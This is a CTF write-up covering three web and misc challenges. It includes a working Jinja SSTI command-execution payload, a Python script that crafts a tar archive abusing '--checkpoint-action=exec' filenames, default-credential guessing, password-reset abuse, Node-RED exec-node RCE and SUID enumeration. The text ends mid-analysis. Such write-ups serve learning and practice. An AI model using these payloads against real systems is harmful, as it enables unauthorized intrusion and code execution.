Web/Ganzir
First thing to notice were three visible endpoints Dashboard, login and employee.

On employee endpoint, a 403 Forbidden message was clearly visible. Besides that, there was a log which suggested CL.TE (Content-Length / Transfer-Encoding) desync vulnerability. However that was a deadend.

However there was this line in dashboard Legacy recovery service re-enabled for Records staff during evacuation. whcih suggested that there might be some user involved.
Unintended Path (Weak Credentials)
And on checking login endpoint I found Cassie.

First thing to try when I see any Login form is some random usernames and passwords
- admin:admin
- root:root
- Admin:admin
- But we had user cassie, I tried
cassie:cassie(boom logged in)
I’m sure it was not the intended way.
Intended Path:
In the same login form we have a /reset link which sends password reset link to a existing user.
Sending the reset link for cassie. The request sends a X-Requested-With: recovery-console header along with the form-data. Response for cassie:
{"delivery":"site19-internal-mail","message":"Recovery link sent to c***r@site19.int.","ok":true,"relay_id":"Q-F3BFF931","smtp_trace":"eyJyZWxheSI6IlEtR<REDACTED>"}
The smtp_trace is just base64 encoded value for the /reset link sent to user:
{"relay":"Q-F3BFF931","rcpt":"cassie.mercer@site19.int","preview_url":"http://ganzir<>.omnictf.com/reset/qfYoa-2ZLMTa9uzvE5YjJ8HI","retention":"debug-preview-enabled"}
The has a /reset link attached with the response. Sending password=anything in the request resets the password for cassie
- Response:
302 Found
Logging in as cassie and the password we’ve just set. We see many more visible endpoints

A little and there is a potential vulnerable endpoint an SSTI vulnerability:

SSTI in /briefing-template
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat /flag.txt').read() }}
flag: CTF{ganzir_was_already_in_the_fire_plan}
Web/Staywild
The homepage reveals a DOM-XSS an intentional rabbit-hole. No note review bot was exposed.

Next thing to try was some directory enumeration, which gave
# Dirsearch started Fri Jul 17 13:56:17 2026 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u https://staywild-<>.inst.omnictf.com/

200    73B   /robots.txt
200     2KB  /staging
/robots.txtcontained:User-agent: * # Field archive tooling is not ready for public indexing./stagingwas interesting which had an archive upload feature and only.tararchives were accepted. Also the text suggests the.tararchive is unpacked inside aworkspace
Exploitation
Uploading a tar file
echo "test" > hello.txt
tar -cf archive.tar hello.txt
We had following response:

The image shows the extraction logs and some disabled endpoints upload and download
Enabling the upload feature
The workspace page contains a disabled “Upload additional files” form:
<form action="/additional/1784313460974"
      method="POST"
      enctype="multipart/form-data">
  <input data-beta-upload disabled type="file" name="file" multiple hidden>
  <button data-beta-upload disabled type="button">
    Upload additional files
  </button>
</form>
The JavaScript even exposes a helper function:
// Only for admins
window.enableExperimentalIntake = function () {
  document.querySelectorAll("[data-beta-upload]").forEach((el) => {
    el.removeAttribute("disabled");
    el.classList.remove("is-disabled");
  });

  localStorage.setItem("experimentalIntake", "enabled");
};
The upload button is disabled only for browser side we can enable it by simply typing window.enableExperimentalIntake() in console.
There is also /additional/<id> endpoint that takes POST request of additional .tar archive.
Exploiting /additional/<id> feature
Now we create a malicious tar using checkpoint feature of tar
import tarfile
import io

buf = io.BytesIO()
with tarfile.open(fileobj=buf, mode='w') as tar:
    script = b'''#!/bin/sh
id >&2
'''

    info = tarfile.TarInfo(name='x.sh')
    info.size = len(script)
    info.mode = 0o755
    tar.addfile(info, io.BytesIO(script))

    info1 = tarfile.TarInfo(name='--checkpoint=1')
    info1.size = 0
    tar.addfile(info1, io.BytesIO(b''))

    info2 = tarfile.TarInfo(name='--checkpoint-action=exec=sh x.sh')
    info2.size = 0
    tar.addfile(info2, io.BytesIO(b''))

with open('dump.tar', 'wb') as f:
    f.write(buf.getvalue())

print("Done: dump.tar")
Response:
[extraction 2] additional extraction pass
uid=1001(ctf) gid=1001(ctf) groups=1001(ctf)
hello.txt
tar: archive.tar: Not found in archive

[additional archive: dump.tar]
x.sh
--checkpoint=1
--checkpoint-action=exec=sh x.sh
change the script to:
cat /app/Dockerfile >&2
Response:
[extraction 3] additional extraction pass
FROM node:20-bookworm

<REDACTED>

RUN mkdir -p /workspaces /app/tmp /opt/wild/.cache /opt/wild/public \
    && printf 'b21uaUNURnt3MWxkYzRyZHNfY2FuX2czdF93MWxkfQ==\n' > /opt/wild/.cache/seed-574 \
    && printf 'public field notes only\n' > /opt/wild/public/readme.txt

<REDACTED>
Flag is base64 encoded
echo "b21uaUNURnt3MWxkYzRyZHNfY2FuX2czdF93MWxkfQ==" | base64 -d
Flag: omniCTF{w1ldc4rds_can_g3t_w1ld}
Misc/Node
We have a Node-Red flow editor v5.0.1 running.

First thing to try was to search for some CVE for that version and I found some but on version 4.0.9. However, the functionality of vulnerability was the same.
Here is the older one: RCE Node-RED version 4.0.9
RCE in Node-red
This is how we run the workflow:

- Add a timestamp node
- connect it with an
execnode - connect the
STDOUTof debug node with the output ofexec - the result id shown in
debugmessage
We had the RCE but we needed to escalate the privileges
Privilege Escalation
Get a grasp of what you can run
The workspace had some limited command tools available:
#exec
which bash python python3 perl ruby wget curl php lua node

#Response
/usr/bin/curl
/usr/bin/node
We need to find binaries with SUID bits
# exec
find / -perm -4000 -type f 2>/dev/null

#Response
/usr/local/bin/nodestatus
While checking the binary we find a library file libshared.so and other important functions such as print_banner() and log_status()
Y/lib/ld-musl-x86_64.so.1
printf
__cxa_finalize
__stack_chk_fail
__deregister_frame_info
